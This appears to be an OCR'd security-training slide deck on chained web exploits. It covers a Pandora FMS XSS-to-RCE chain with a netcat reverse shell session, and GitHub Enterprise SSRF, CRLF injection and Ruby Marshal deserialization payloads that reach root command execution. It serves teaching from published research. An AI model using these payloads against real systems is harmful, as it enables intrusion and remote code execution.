

```
[root@localhost pandora_console]# ls -la
total 1768
drwxr-xr-x. 19 apache apache    4096 May 26 00:06 .
drwxr-xr-x.  3 root   root      4096 May 25 16:01 ..
-rw-r--r--.  1 apache apache    5415 Apr 30 15:44 ajax.php
drwxr-xr-x.  6 apache apache    4096 May 25 14:12 attachment
-rw-r--r--.  1 apache apache     534 Apr 30 15:44 AUTHORS
-rw-r--r--.  1 apache apache     585 Apr 30 15:44 composer.json
-rw-r--r--.  1 apache apache   16003 Apr 30 15:44 composer.lock
-rw-r--r--.  1 apache apache   14875 Apr 30 15:44 COPYING
-rw-r--r--.  1 apache apache     506 Apr 30 15:44 DB_Dockerfile
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 DEBIAN
-rw-r--r--.  1 apache apache    3366 Apr 30 15:44 docker_entrypoint.sh
-rw-r--r--.  1 apache apache    1263 Apr 30 15:44 Dockerfile
drwxr-xr-x. 11 apache apache    4096 May 25 15:58 extensions
drwxr-xr-x.  4 apache apache    4096 May 25 15:58 extras
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 fonts
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 general
-rw-r--r--.  1 apache apache     302 Apr 30 15:44 .gitignore
drwxr-xr-x. 21 apache apache    4096 May 25 15:58 godmode
-rw-r--r--.  1 apache apache     103 Apr 30 15:44 .htaccess
drwxr-xr-x. 24 apache apache   36864 May 25 23:44 images
drwxr-xr-x. 21 apache apache    4096 May 25 15:52 include
-rw-r--r--.  1 apache apache   52988 Apr 30 15:44 index.php
-rw-r--r--.  1 apache apache   43287 Apr 30 15:44 install.done
drwxr-xr-x   2 apache apache    4096 May 26 00:06 _K44
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 log
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 mobile
```


Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security

Exploitation: File Manager Bug

- Upload a php file by exploiting relative path injection.






Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security


Finding: Low Level User XSS

- Visual Console Endpoint was vulnerable to XSS



Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html


Chaining of Exploit



Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security

Setting up the exploit Environment





```
k4m1ll0@Kamillos-MacBook-Pro demo % python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

```
k4m1ll0@Kamillos-MacBook-Pro ~ % nc -l 0.0.0.0 2000
```

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security

Once Admin accesses the Visual Console XSS Triggers




```
k4m1ll0@Kamillos-MacBook-Pro ~ % nc -l 0.0.0.0 2000
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:e9:40:77 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.50/32 scope global ens33
       valid_lft forever preferred_lft forever
    inet 192.168.0.56/24 brd 192.168.0.255 scope global noprefixroute dynamic ens33
       valid_lft 2514sec preferred_lft 2514sec
    inet 192.168.0.55/24 brd 192.168.0.255 scope global secondary noprefixroute dynamic ens33
       valid_lft 2476sec preferred_lft 2476sec
    inet 192.168.0.54/24 brd 192.168.0.255 scope global secondary noprefixroute dynamic ens33
       valid_lft 2334sec preferred_lft 2334sec
    inet6 2001:4c4c:132e:1400::217/128 scope global noprefixroute dynamic
       valid_lft 2947sec preferred_lft 1147sec
    inet6 2001:4c4c:132e:1400:f02b:a3ef:f446:44c1/64 scope global noprefixroute dynamic
       valid_lft 1209212sec preferred_lft 604800sec
    inet6 fe80::4ea8:25d2:76c7:a850/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
bash-4.2$
```

Source code of js file is on the blog
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

NotSoSecure part of claranet cyber security

SSRF in External Application

- In GitHub Enterprise, a feature ‘WebHook’ could define a custom HTTP callback when specific GIT command occur.

- Committing files triggered a callback request on URL ‘http://orange.tw/foo.php’ as shown below:


```
POST /foo.php HTTP/1.1
Host: orange.tw
Accept: */*
User-Agent: GitHub-Hookshot/54651ac
X-GitHub-Event: ping
X-GitHub-Delivery: f4c41980-e17e-11e6-8a10-c8158631728f
content-type: application/x-www-form-urlencoded
Content-Length: 8972

payload=...
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

SSRF in External Application

- Blacklist can be bypassed by Rare IP address format defined in ‘RFC 3986’
- In Linux, the ‘0’ represented as ‘localhost’. Hence the callback request URL for SSRF will be ‘http://0/’



Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

SSRF in External Application

Limitations:

- Only POST method was available over HTTP/HTTPS schemes
- No 302 redirection
- No CRLF Injection in faraday
- The POST data and HTTP headers couldn’t be controlled

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

SSRF in Internal Graphite Application

- Graphite is real-time graphing system. (Runs on port 8000)
- Written in Python and open-source project https://github.com/graphite-project/graphite-web
- 2nd SSRF from source code in file ‘webapps/graphite/composer/views.py’

```
def send_email(request):
    try:
        recipients = request.GET['to'].split(',')
        url = request.GET['url']
        proto, server, path, query, frag = urlsplit(url)
        if query: path += '?' + query
        conn = HTTPConnection(server)
        conn.request('GET',path)
        resp = conn.getresponse()
        ...
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

SSRF in Internal Graphite Application

- Graphite receives the user input ‘url’ and fetches the content.
- Following will be the SSRF execution chain payload:
- Request:

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://orange.tw:12345/foo
```

- Response:

```
$ nc -vvlp 12345
...

GET /foo HTTP/1.1
Host: orange.tw:12345
Accept-Encoding: identity
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

CRLF Injection in Python

- CRLF injection in Python library ‘httplib.HTTPConnection’ used in Graphite
- CRLF injection PoC:
- Request

```
http://0:8000/composer/send_email?
to=orange@nogg&
url=http://127.0.0.1:12345/%0D%0Ai_am_payload%0D%0AFoo:
```

- Response:

```
$ nc -vvlp 12345
...

GET /
i_am_payload
Foo: HTTP/1.1
Host: 127.0.0.1:12345
Accept-Encoding: identity
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

Unsafe Deserialization

- GitHub stored Ruby Objects in Memcached
- Ruby Gem ‘memcached’ used to handle caches, and cache was wrapped by Marshal

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html
https://frohoff.github.io/appseccali-marshalling-pickles/

NotSoSecure part of claranet cyber security

Unsafe Deserialization


- Unsafe Marshal in Rails Console:

```
irb(main):001:0> GitHub.cache.class.superclass
=> Memcached::Rails

irb(main):002:0> GitHub.cache.set("nogg", "hihihi")
=> true

irb(main):003:0> GitHub.cache.get("nogg")
=> "hihihi"

irb(main):004:0> GitHub.cache.get("nogg", :raw=>true)
=> "\x04\bI\"\vhihihi\x06:\x06ET"

irb(main):005:0> code = "`id`"
=> "`id`"

irb(main):006:0> payload = "\x04\x08" +
"o"+":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+"\x07" + ":\x0E@instance" +
"o"+":\x08ERB"+"\x07" + ":\x09@src" + Marshal.dump(code)[2..-1] + ":\x0c@lineno"+ "i\x00" +
":\x0C@method"+":\x0Bresult"
=>
"\u0004\bo:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\a:\u000E@instanceo:\bERB\a:\t@s
rcI\"\t`id`\u0006:\u0006ET:\f@linenoi\u0000:\f@method:\vresult"

irb(main):007:0> GitHub.cache.set("nogg", payload, 60, :raw=>true)
=> true

irb(main):008:0> GitHub.cache.get("nogg")
=> "uid=0(root) gid=0(root) groups=0(root)\n"
```

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

Remote Code Execution



Reference:
https://3.bp.blogspot.com/-v4zylR98B_4/WXt7flRIbVI/AAAAAAAAD30/ho1WSQ3WQQkZCa7SCarnOHy1eD9VEtINgCLcBGAs/s1600/final%255B1%255D.png

NotSoSecure part of claranet cyber security

Attack Scenario

- Find 1st SSRF by bypassing the existing protection in ‘Webhook’.
- Find 2nd SSRF in ‘Graphite’ service
- Chaining both SSRF into a SSRF execution chain
- Finding CRLF injection in the SSRF execution chain
- Smuggled as Memcached protocol and inserted a malicious Marshal Object
- Attacker triggered RCE

Reference:
https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html

NotSoSecure part of claranet cyber security

Recommended Case Studies

- Uber Self XSS into Good XSS:
  https://whitton.io/articles/uber-turning-self-xss-into-good-xss
- How did I found **$31500** SSRF in Facebook:
  https://medium.com/@win3zz/how-i-made-31500-by-submitting-a-bug-to-facebook-d31bb046e204
- Duo Two Factor Authentication Bypass:
  https://sensepost.com/blog/2021/duo-two-factor-authentication-bypass/
- SAML XML Injection:
  https://research.nccgroup.com/2021/03/29/saml-xml-injection/
- How I Found A Vulnerability To Hack iCloud Accounts:
  https://thezerohack.com/apple-vulnerability-bug-bounty
- That single GraphQL issue that you keep missing:
